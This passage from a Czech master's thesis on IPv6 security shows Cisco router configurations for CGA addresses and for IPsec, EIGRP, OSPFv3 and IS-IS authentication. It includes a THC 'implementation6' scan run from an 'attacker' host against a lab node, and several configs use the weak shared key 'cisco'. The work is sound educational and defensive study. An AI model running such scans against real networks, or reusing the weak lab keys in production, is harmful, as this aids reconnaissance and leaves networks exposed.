- **Mac OS X** – taktéž úplná ztráta síťové komunikace, operační systém ovšem nepřestal reagovat

7.1.6 Implementace CGA

V kapitole 2.5.1 je popisována technologie šifrovaně generovaných IPv6 adres. Tato technologie je implementována Cisco IOS s podporou Advanced Enterprise Services. Následující úloha popisuje jednoduchý postup, jak tento druh bezpečných adres nakonfigurovat.

Předpoklady

- Cisco IOS s podporou Advanced Enterprise Services (př.: c2800nm-adventerprisek9-mz.151-4.M.bin)
- vytvoření šifrovacích klíčů


Implementace Pro ukázku implementace jsou vypsány nejdůležitější konfigurační části, konfigurace je vypsána ze směrovače RA (u RB je konfigurace identická). Kompletní konfigurační soubory jsou uloženy na CD.

```
hostname RA

ipv6 unicast-routing
ipv6 cga modifier rsakeypair SEND sec-level 1
interface FastEthernet1/0
   ipv6 cga rsakeypair SEND
   ipv6 address FE80:: link-local cga
   ipv6 address 2001:AA::/64 cga
```

Výpis 3: Konfigurace CGA v Cisco IOS

Výsledek

- ověřeno prostřednictvím síťového analyzátoru, výsledek je zobrazen na obrázku 21.



Obrázek 21: CGA šifrovaně generované adresy – výpis síťového analyzátoru

7.2 Zranitelnost OS

7.2.1 Testování firewallových pravidel a implementace IPv6

Další nástroj, který je součástí van Hauser THC IPv6 Attack Toolkit slouží ke skenování firewallových pravidel a jednotlivých součástí IPv6, které jsou na testovaném síťovém uzlu dostupné. Kompletní test se skládá ze 47 sedmi jednotlivých součástí.

Předpoklady

- zjištění IPv6 skenovaného uzlu
- nástroj **implementation6**

Využití analyzátoru

- rozhraní na stanici útočníka: **eth0**
- IPv6 adresa testovaného uzlu: **2001:aa::216:76ff:fe69:1be**

```
root@attacker:~/Desktop/thc# ./implementation6 eth0 2001:aa::216:76ff:fe69:1be

Performing implementation checks on 2001:aa::216:76ff:fe69:1be via eth0:
Test  0: normal ping6    PASSED - we got a reply
Test  1: hop-by-hop ignore option PASSED - we got a reply
Test  2: 2 hop-by-hop headers FAILED - error reply
Test  3: 128 hop-by-hop headers FAILED - no reply
Test  4: destination ignore option PASSED - we got a reply
Test  5: 2 destination headers PASSED - we got a reply
```

```
Test  6: 128 destination headers PASSED - we got a reply
Test  7: correct fragmentation PASSED - we got a reply
...
```

Výsledek Provedení série testů na jednotlivé části implementace IPv6. Tímto testem lze zanalyzovat zranitelná místa vzdáleného uzlu (stanice, směrovače či firewallu).


7.3 Bezpečnost směrovacích protokolů a IPsec

Jednotlivé bezpečnostní mechanismy jsou popsány v teoretické části v kapitole 3. První úloha je zaměřena na zabezpečení protokolu RIPng s využitím integrovaného IPsec. Součástí úlohy s RIPng je i praktická konfigurace IPsec pro tunelové rozhraní, které je využíváno k zabezpečení tohoto protokolu.

První dvě úlohy jsou řešeny v původní trojúhelníkové topologii, u dalších úloh k zabezpečení protokolů OSPFv3 a IS-IS je využita jednodušší topologie se dvěma směrovači a dvěma lokálními rozhraními (*loopback 0*) simulující dvě krajní pobočky (Branch E a F).

7.3.1 Konfigurace RIPng s využitím IPSec

Kvůli absenci integrovaného RIPng zabezpečení je jedinou možností využití šifrovaných tunelů natažených mezi jednotlivými rozhraními sousedních směrovačů. K navázání protějších tunelových rozhraní je vytvořena zvláštní síť s prefixem *2001:X::/64*. Pro adresování uvnitř tunelů je využíván síťový prefix *2001:XX::/64*. Součástí této úlohy je i zachycení síťového provozu mezi směrovači RA, RB. Soubor se zachycenými pakety je uložen na CD a část výpisu je zobrazena na obrázku 23.



Obrázek 22: Zabezpečení RIPng – síťová topologie

Předpoklady

- síťové prefixy pro podsíť zajišťující navazování tunelů (na obrázku 22 značeno černě – prefix 2001:X::/64)
- síťové prefixy pro adresování uvnitř tunelů (značeno zeleně – prefix 2001:XX::/64)

Implementace Důležitou částí, která musí být správně nastavena je definování bezpečnostní politiky. V této ukázce je využíván předsdílený klíč (hodnota klíče „cisco“), který je příkazem „*crypto isakmp key cisco address ipv6 2001:X::X/64*“ svázán s protějším uzlem. Tento uzel tvoří vzdálený konec navázaného tunelu. Součástí konfigurace tunelového rozhraní je také důležité správné nastavení zdrojové a cílové adresy tohoto tunelu. Detailní schéma adresování tunelů je zobrazeno na obrázku 22.

```
hostname RA

ipv6 unicast-routing
ipv6 cef

crypto isakmp policy 10
    authentication pre-share
crypto isakmp key cisco address ipv6 2001:A::2/64
crypto isakmp key cisco address ipv6 2001:B::3/64
```

```
crypto ipsec transform-set RA-TRANSPORT-SET ah-sha-hmac esp-3des
crypto ipsec profile RA-PROFILE
   set transform-set RA-TRANSPORT-SET

interface Loopback0
   ipv6 address 2001:EE::1/64
   ipv6 enable
   ipv6 rip RIP enable

interface Tunnel12
   ipv6 address 2001:AA::1/64
   ipv6 enable
   ipv6 rip RIP enable

tunnel source 2001:A::1
   tunnel destination 2001:A::2
   tunnel mode ipsec ipv6
   tunnel protection ipsec profile RA-PROFILE

interface Tunnel13
   ipv6 address 2001:BB::1/64
   ipv6 enable
   ipv6 rip RIP enable
   tunnel source 2001:B::1
   tunnel destination 2001:B::3
   tunnel mode ipsec ipv6
   tunnel protection ipsec profile RA-PROFILE

interface FastEthernet0/0
   ipv6 address 2001:A::1/64
   ipv6 enable

interface FastEthernet0/1
   ipv6 address 2001:B::1/64
   ipv6 enable

ipv6 router rip RIP

!!!

hostname RB

ipv6 unicast-routing
ipv6 cef

crypto isakmp policy 10
    authentication pre-share
crypto isakmp key cisco address ipv6 2001:A::1/64
crypto isakmp key cisco address ipv6 2001:C::3/64

crypto ipsec transform-set RB-TRANSPORT-SET ah-sha-hmac esp-3des
crypto ipsec profile RB-PROFILE
   set transform-set RB-TRANSPORT-SET
```

```
interface Loopback0
  ipv6 address 2001:FF::2/64
  ipv6 enable
  ipv6 rip RIP enable

interface Tunnel12
  ipv6 address 2001:AA::2/64
  ipv6 enable
  ipv6 rip RIP enable
  tunnel source 2001:A::2
  tunnel destination 2001:A::1
  tunnel mode ipsec ipv6
  tunnel protection ipsec profile RB-PROFILE

interface Tunnel23
  ipv6 address 2001:CC::2/64
  ipv6 enable
  ipv6 rip RIP enable
  tunnel source 2001:C::2
  tunnel destination 2001:C::3
  tunnel mode ipsec ipv6
  tunnel protection ipsec profile RB-PROFILE

interface FastEthernet0/0
  ipv6 address 2001:A::2/64
  ipv6 enable

interface FastEthernet0/1
  ipv6 address 2001:C::2/64
  ipv6 enable

ipv6 router rip RIP
```

Výpis 4: Konfigurace IPsec pro zabezpečení RIPng

Poznámka 7.3 Směrovač RC – konfigurován stejným způsobem (rozdíl je pouze v adresování), kompletní konfigurační soubor je uložen na CD.

Výsledky – ověření funkčnosti

1. část směrovací tabulky směrovače RA

```
RA#show ipv6 route
C   2001:AA::/64 [0/0]
     via Tunnel12, directly connected
R   2001:CC::/64 [120/2]
     via FE80::21E:BEFF:FEB4:A14A, Tunnel12
     via FE80::223:EBFF:FE6E:C418, Tunnel13
R   2001:DD::/64 [120/2]
```

```
via FE80::223:EBFF:FE6E:C418, Tunnel13
```

2. ověření nastaveného šifrování

```
RA#show crypto ipsec profile RA-PROFILE
IPSEC profile RA-PROFILE
        Security association lifetime: 4608000 kilobytes/3600 seconds
        Responder-Only (Y/N): N
        PFS (Y/N): N
        Transform sets={
                RA-TRANSPORT-SET:  { ah-sha-hmac  } , { esp-3des  } ,
        }
```

3. ověření síťovým analyzátorem je znázorněno na obrázku 23

```
▽ Internet Protocol Version 6, Src: 2001:a::1 (2001:a::1), Dst: 2001:a::2 (2001:a::2)
  ▷ 0110 .... = Version: 6
  ▷ .... 1110 0000 .... .... .... .... .... = Traffic class: 0x000000e0
    .... .... .... 0000 0000 0000 0000 0000 = Flowlabel: 0x00000000
    Payload length: 176
    Next header: AH (0x33)
    Hop limit: 254
    Source: 2001:a::1 (2001:a::1)
    Destination: 2001:a::2 (2001:a::2)
  ▽ Authentication Header
      Next Header: ESP (0x32)
      Length: 24
      AH SPI: 0x4063d255
      AH Sequence: 83
      AH ICV: a2c390cc0b418ec645658445
▽ Encapsulating Security Payload
    ESP SPI: 0x4a30a845
    ESP Sequence: 83
```


Obrázek 23: Zabezpečení RIPng s využitím IPsec – výpis síťového analyzátoru

7.3.2 Zabezpečení EIGRP

Součástí EIGRP je zabudovaný autentizační mechanismus s využitím MD5 otisku. Tato úloha je zaměřena na zprovoznění integrované MD5 autentizace. V implementační části jsou opět vybrány jen nejdůležitější konfigurační příkazy, které jsou pro nastavení důležité. U EIGRP již není potřeba IPsec tunelů, proto je schéma síťové topologie zjednodušeno.

Předpoklady

- nastavení klíčového řetězce (v implementaci je zvolen název klíče CISCOKEY, samotný klíč má hodnotu „cisco“)
- nastavení hodnoty *router-id* (v konfiguračním režimu „*ipv6 router eigrp AS*“)



Obrázek 24: Zabezpečení EIGRP – síťová topologie

- ve výchozím nastavení je protokol EIGRP vypnut – nutno zapnout příkazem *no shutdown* (opět v konfiguračním režimu „*ipv6 router eigrp AS*“)
- nastavení *loopback 0* rozhraní jako pasivní (není potřeba do těchto poboček zasílat směrovací zprávy)

Implementace Součástí toto implementace je opět část konfiguračních souborů ze směrovačů RA, RB. Samotná konfigurace autentizačního mechanismu je velmi jednoduchá, spočívá ve vytvoření řetězce klíčů (v tomto případě řetězec CISCOKEY s vlastním klíčem „cisco“). Samotné nastavení nabízí ještě další konfigurační možnosti jako definování životnosti klíčů a podobně.

```
hostname RA

ipv6 unicast-routing

key chain CISCOKEY
  key 1
    key-string cisco

interface Loopback0
  ipv6 address 2001:EE::1/64
  ipv6 enable
  ipv6 eigrp 1
```

```
interface FastEthernet0/0
 ipv6 address 2001:AA::1/64
 ipv6 enable
 ipv6 eigrp 1
 ipv6 bandwidth-percent eigrp 1 20
 ipv6 authentication mode eigrp 1 md5
 ipv6 authentication key-chain eigrp 1 CISCOKEY

interface FastEthernet0/1
 ipv6 address 2001:BB::1/64
 ipv6 enable
 ipv6 eigrp 1
 ipv6 bandwidth-percent eigrp 1 20
 ipv6 authentication mode eigrp 1 md5
 ipv6 authentication key-chain eigrp 1 CISCOKEY

ipv6 router eigrp 1
 eigrp router-id 1.1.1.1
 no shutdown
 passive-interface Loopback0

!!!

hostname RB

ipv6 unicast-routing

key chain CISCOKEY
 key 1
  key-string cisco

interface Loopback0
 ipv6 address 2001:FF::2/64
 ipv6 enable
 ipv6 eigrp 1

interface FastEthernet0/0
 ipv6 address 2001:AA::2/64
 ipv6 enable
 ipv6 eigrp 1
 ipv6 bandwidth-percent eigrp 1 20
 ipv6 authentication mode eigrp 1 md5
 ipv6 authentication key-chain eigrp 1 CISCOKEY

interface FastEthernet0/1
 ipv6 address 2001:CC::2/64
 ipv6 enable
 ipv6 eigrp 1
 ipv6 bandwidth-percent eigrp 1 20
 ipv6 authentication mode eigrp 1 md5
 ipv6 authentication key-chain eigrp 1 CISCOKEY

ipv6 router eigrp 1
```

```
eigrp router-id 2.2.2.2
no shutdown
passive-interface Loopback0
```

Výpis 5: Konfigurace autentizace EIGRP


Poznámka 7.4 Směrovač RC – konfigurováno stejným způsobem (rozdíl pouze v adresování), kompletní konfigurační soubory jsou uloženy na CD.

Výsledky – ověření funkčnosti

1. ověření EIGRP sousedů

```
RA#show ipv6 eigrp neighbors
IPv6-EIGRP neighbors for process 1
H   Address                 Interface       Hold Uptime   SRTT   RTO  Q  Seq
                                            (sec)         (ms)       Cnt Num
0   Link-local address:     Fa0/0             13 00:02:49    1   200  0  44
    FE80::21E:BEFF:FEB4:A14A
1   Link-local address:     Fa0/1             12 00:07:31    1   200  0  38
    FE80::223:EBFF:FE6E:C418
```


2. ověření síťovým analyzátorem je znázorněno na obrázku 25, v příloze na CD jsou uloženy dva soubory zachycující provoz EIGRP (v prvním souboru je zachycen provoz bez využití autentizace, ve druhém s využití autentizace).



Obrázek 25: Autentizace EIGRP – výpis síťového analyzátoru

7.3.3 Zabezpečení OSPFv3

U posledních dvou úloh je zjednodušena síťová topologie pouze na směrovače RA, RB a k nim přilehlé pobočky E a F (Branch E, F).



Obrázek 26: Zabezpečení OSPFv3 a IS-IS – zjednodušená topologie

Předpoklady

- Cisco IOS (s označením k9) s využitím IPsec Secure Socket API
- vygenerování MD5 nebo SHA-1 klíčů (lze provést např. v OS Linux pomocí utilit md5sum a sha1sum)
- tato úloha je odzkoušena na Cisco IOS ve dvou verzích c2801-advipservicesk9-mz.124-24.T3.bin, c7200-adventerprisek9-mz.151-4.M.bin

Možnosti autentizace a šifrování OSPFv3 v Cisco IOS implementaci nabízí celkem dvě možnosti nastavení autentizace či šifrování[42].

- nastavení v rámci síťového rozhraní (per-interface)
- nastavení v rámci OSPFv3 oblasti[43] (per-area)
- podpora autentizace AH i šifrování pomocí ESP

[42]Postup konfigurace byl dodržen podle oficiálního návodu na stránce Cisco: `http://www.cisco.com/en/US/docs/ios/ipv6/configuration/guide/ip6-ospf.html#wp1070239`

[43]Tato bezpečnostní politika je nastavena na všechny rozhraní v dané OSPF oblasti kromě těch rozhraní, na kterých je IPsec nakonfigurován manuálně

Implementace Vygenerování SHA-1 a MD5 otisků (využity nástroje v OS Linux):

```
root@server:~# echo cisco | sha1sum
20a43b29a07a27dcf58a5709bf210ccbf972917d  -
root@server:~# echo cisco | md5sum
cc79bc443b2c09b3208d49eb19168ca5  -
```

```
hostname RA

ipv6 unicast-routing

interface Loopback0
 ipv6 address 2001:FF::2/64
 ipv6 enable
 ipv6 ospf 1 area 0

interface FastEthernet1/0
 ipv6 address FE80::1 link-local
 ipv6 address 2001:AA::/64 eui-64
 ipv6 enable
 ipv6 ospf 1 area 0
 ipv6 ospf authentication ipsec spi 256 sha1 20
      A43B29A07A27DCF58A5709BF210CCBF972917D

ipv6 router ospf 1
 router-id 1.1.1.1
 passive-interface Loopback0

!!!

hostname RB

interface Loopback0
 ipv6 address 2001:EE::1/64
 ipv6 enable
 ipv6 ospf 1 area 0

interface FastEthernet1/0
 ipv6 address FE80::2 link-local
 ipv6 address 2001:AA::/64 eui-64
 ipv6 enable
 ipv6 ospf 1 area 0
 ipv6 ospf authentication ipsec spi 256 sha1 20
      A43B29A07A27DCF58A5709BF210CCBF972917D

ipv6 router ospf 1
 router-id 2.2.2.2
 passive-interface Loopback0
```

Výpis 6: Konfigurace autentizace OSPFv3

V tomto případě je aplikována autentizace pomocí šifrování SHA-1 na rozhraní FastEthernet1/0 u obou směrovačů.

Výsledky – ověření funkčnosti Výsledek této úlohy se bohužel nezdařil. I přes dodržení všech konfiguračních postupů uvedených na oficiální stránce Cisco, se po aplikaci autentizace spojení mezi sousedními OSPF sousedy rozpadlo a již nebylo navázáno. Pomocí ladících příkazů a síťového analyzátoru byla ověřena OSPF komunikace, bohužel zcela přestala fungovat. Současně byly vyzkoušeny všechny konfigurační možnosti – aplikování zabezpečení na rozhraní (per-interface) i na OSPF oblast (per-area), bohužel chování je stejné pro obě konfigurační varianty. Navázání sousední komunikace neproběhlo ani po odzkoušení konfigurace pouze s využitím AH či ESP. Celá tato úloha byla vyzkoušena na fyzickém hardware s Cisco 2801 Series s IOS verze c2801-advipservicesk9-mz.124-24.T3.bin a současně v simulátoru GNS3 s verzí c7200-adventerprisek9-mz.151-4.M.bin. Bohužel obě verze se chovaly úplně stejně, tedy OSPFv3 po aplikování bezpečnostní autentizace přestalo fungovat.

Ladící příkazy k zobrazení funkčnosti

```
RA#show ipv6 ospf interface fastEthernet 1/0
FastEthernet1/0 is up, line protocol is up
  Link Local Address FE80::1, Interface ID 4
  Area 0, Process ID 1, Instance ID 0, Router ID 1.1.1.1
  Network Type BROADCAST, Cost: 1
  SHA-1 authentication SPI 256, secure socket UP (errors: 0)
  Transmit Delay is 1 sec, State DR, Priority 1
  Designated Router (ID) 1.1.1.1, local address FE80::1
  No backup designated router on this network
  Timer intervals configured, Hello 10, Dead 40, Wait 40, Retransmit 5
    Hello due in 00:00:02
  Graceful restart helper support enabled
  Index 1/2/2, flood queue length 0
  Next 0x0(0)/0x0(0)/0x0(0)
  Last flood scan length is 0, maximum is 3
  Last flood scan time is 0 msec, maximum is 0 msec
  Neighbor Count is 0, Adjacent neighbor count is 0
  Suppress hello for 0 neighbor(s)
```

- síťové rozhraní i protokol jsou ve stavu UP
- SHA-1 autentizace je taktéž ve stavu UP
- pro ověření byla nastavena síť na typ broadcast i point-to-point, bohužel bez pozitivního výsledku
- na CD jsou uloženy i ladící výpisy pro ověření nastaveného IPsec (*show crypto ipsec sa*)

- nepomohlo ani restartování OSPF procesu[44]

7.3.4 Zabezpečení IS-IS

U směrovacího protokolu IS-IS je stejně jako v EIGRP využívána autentizace pomocí MD5 otisků. Tato úloha je postavena na stejné síťové topologii, jak tomu bylo u předchozí úlohy zaměřené na zabezpečení OSPFv3. V samotné konfiguraci IS-IS je využíváno pouze směrování ve uvnitřní oblasti (Level 1).

Předpoklady

- nastavení klíčového řetězce (v implementaci je zvolen název klíče CISCOKEY, samotný klíč je s hodnotou „cisco“)

Implementace V této ukázce je opět nejdůležitější definice autentizačního klíče na obou komunikujících stranách. V této konfiguraci je zvolen bezpečnostní klíč s názvem „CISCOKEY“ a hodnotou klíče „cisco“.

```
hostname RA

ipv6 unicast-routing

key chain CISCOKEY
 key 1
  key-string cisco

interface Loopback0
 ipv6 address 2001:EE::1/64
 ipv6 enable
 ipv6 router isis

interface FastEthernet1/0
 ipv6 address 2001:AA::1/64
 ipv6 enable
 ipv6 router isis
  isis circuit-type level-1
  isis authentication mode md5 level-1
  isis authentication key-chain CISCOKEY level-1

router isis
 net 49.0001.1111.1111.1111.00
  authentication mode md5 level-1
  authentication key-chain CISCOKEY level-1

!!!

hostname RB
```

[44] Problém s rozpadnutí sousedské komunikace v OSPFv3 je popsán i v internetové diskuzi na stránce: `https://learningnetwork.cisco.com/message/131610`

```
ipv6 unicast-routing

key chain CISCOKEY
   key 1
      key-string cisco

interface Loopback0
   ipv6 address 2001:FF::2/64
   ipv6 enable
   ipv6 router isis

interface FastEthernet1/0
   ipv6 address 2001:AA::2/64
   ipv6 enable
   ipv6 router isis
    isis circuit-type level-1
    isis authentication mode md5 level-1
    isis authentication key-chain CISCOKEY level-1

router isis
   net 49.0001.1111.1111.1112.00
    authentication mode md5 level-1
    authentication key-chain CISCOKEY level-1
```

Výpis 7: Konfigurace autentizace IS-IS

Výsledky – ověření funkčnosti

1. ověření záznamů v IPv6 směrovací tabulce na směrovači RA

```
RA#show ipv6 route
IPv6 Routing Table - default - 6 entries
...
C   2001:AA::/64 [0/0]
     via FastEthernet1/0, directly connected
L   2001:AA::1/128 [0/0]
     via FastEthernet1/0, receive
C   2001:EE::/64 [0/0]
     via Loopback0, directly connected
L   2001:EE::1/128 [0/0]
     via Loopback0, receive
I1  2001:FF::/64 [115/20]
     via FE80::C801:1FF:FE94:1C, FastEthernet1/0
L   FF00::/8 [0/0]
     via Null0, receive
```

2. ověření IS-IS topologie

```
RA#show isis topology

IS-IS TID 0 paths to level-1 routers
System Id            Metric     Next-Hop             Interface   SNPA
RA                   --
RB                   10         RB                   Fa1/0       ca01.0194.001c
```

3. ověření síťovým analyzátorem je zobrazeno na obrázku 27

```
▽ ISO 10589 ISIS InTRA Domain Routeing Information Exchange Protocol
    Intra Domain Routing Protocol Discriminator: ISIS (0x83)
    PDU Header Length: 27
    Version (==1): 1
    System ID Length: 0
    PDU Type           : L1 HELLO (R:000)
    Version2 (==1): 1
    Reserved (==0): 0
    Max.AREAs: (0==3): 0
  ▽ ISIS HELLO
      Circuit type             : Level 1 only, reserved(0x00 == 0)
      System-ID {Sender of PDU} : 1111.1111.1112
      Holding timer: 10
      PDU length: 1497
      Priority                 : 64, reserved(0x00 == 0)
      System-ID {Designated IS} : 1111.1111.1112.02
    ▽ Authentication (17)
        hmac-md5 (54), password (length 16) = 0x574d6245ea4a58daaec8a524523d661f
    ▽ Protocols Supported (1)
        NLPID(s): IPv6 (0x8e)
    ▷ Area address(es) (4)
    ▷ IPv6 Interface address(es) (16)
```

Obrázek 27: Autentizace IS-IS – výpis síťového analyzátoru

8 Závěr

V této diplomové jsem prozkoumal a zdokumentoval bezpečnostní rizika nasazení Internetového protokolu verze 6, který se v následujících letech stane nedílnou součástí inovace v internetové komunikaci. Hlavním podnětem ke zpracování tohoto tématu byla nepříliš probádaná oblast bezpečnosti v IPv6 sítích. Dalším důvodem byl vlastní zájem a poznání této nastupující generace internetového protokolu.

Při řešení práce jsem převážně vycházel ze zahraničních literárních zdrojů, ve kterých je tato tématika částečně popsána. Samotné zpracování a pochopení jednotlivých oblastí vyžadovalo detailní prozkoumání architektury IPv6, která je definována v mnoha RFC specifikacích.

Všechny tyto nabyté znalosti jsem využil k vypracování praktické části, která obsahuje řadu konfiguračních úloh zaměřujících se na ukázku hackerských útoků v lokálních sítích, zabezpečení síťové komunikace a také návody k zajištění bezpečnosti směrovacích protokolů.

Přínosy této práce vidím zejména ve zdokumentování bezpečnostní problematiky IPv6 v komplexním rozsahu. Současně může práce pomoci síťovým administrátorům při nasazení IPv6 ve spravované síťové infrastruktuře. Dále tato práce může posloužit jako výukový materiál a příručka popisující bezpečnost IPv6. Hackerské útoky simulované v praktické části mohou být využity k testování zranitelných míst ve vlastních sítích.

Závěrem lze říci, že tato práce zajistila průřez bezpečností v několika oblastech IPv6 a rovněž otevřela určitý prostor pro další zpracování diplomových prací zaměřených na toto rozsáhlé téma.

9 Literatura

[Hoog09] Scott Hogg, Eric Vyncke. *IPv6 Security*. Indianapolis: Cisco Press, 2009. 540 s. ISBN-13: 978-1-58705-594-2.

[Sat08] Pavel Satrapa. *IPv6*. Praha: CZ.NIC, 2002, 2008. 357 s. ISBN 978-80-904248-0-7.

[Dav08] Joseph Davies. *Understanding IPv6, Second Edition*. Redmond, Washington: Microsoft Press, 2008. 544 s. ISBN-13: 978-0735624467.

[Mon08] Daniel Minoli, Jake Kouns. *Security in an IPv6 Environment*. Boca Raton: Auerbach Publications, 2008. 288 s. ISBN-13: 978-1420092295.

[Ilj05] Iljitsch van Beijnum. *Running IPv6*. New York: Apress, 2005. 288 s. ISBN-13: 978-1590595275.

[Vyn07] Eric Vyncke, Christopher Paggen. *LAN Switch Security: What Hackers Know About Your Switches*. Indianapolis: Cisco Press, 2007. 360 s. ISBN-13: 978-1587052569.

[Pop11] Ciprian Popoviciu, Eric Levy-Abegnoli, Patrick Grossetete. *Deploying IPv6 Networks*. Indianapolis: Cisco Press, 2006. 672 s. ISBN-13: 978-1587052101.

[Ilj05] Iljitsch van Beijnum. *Running IPv6*. New York: Apress, 2005. 288 s. ISBN-13: 978-1590595275.

[Hag06] Silvia Hagen. *IPv6 Essentials*. Sebastopol: O'Reilly Media, 2006. 448 s. ISBN-13: 978-0596100582.

[Cis08] Cisco Systems, Inc. *Cisco IOS IPv6 Configuration Guide (Release 12.4)*. San Jose, CA: Cisco Systems, 2008. 648 s.

A Tabulka firewallových pravidel pro filtrování ICMPv6

Typ/kód	Popis	Lokální ICMPv6	Tranzitní ICMPv6
Chybové zprávy			
1	Destination Unreachable	propustit!	propustit!
2	Packet Too Big	propustit!	propustit!
3/0	Time Exceeded	propustit!	propustit!
3/1	Time Exceeded	propustit	propustit
4/0	Parametr Problem	propustit	propustit
4/1	Parametr Problem	propustit!	propustit!
4/2	Parametr Problem	propustit!	propustit!
5–99	Nepřiřazené chybové zprávy	rozhodnout	rozhodnout
100–101	Experimentální	zamítnout!	zamítnout!
102-126	Nepřiřazené chybové zprávy	rozhodnout	rozhodnout
127	Rozšiřující	zamítnout!	zamítnout!
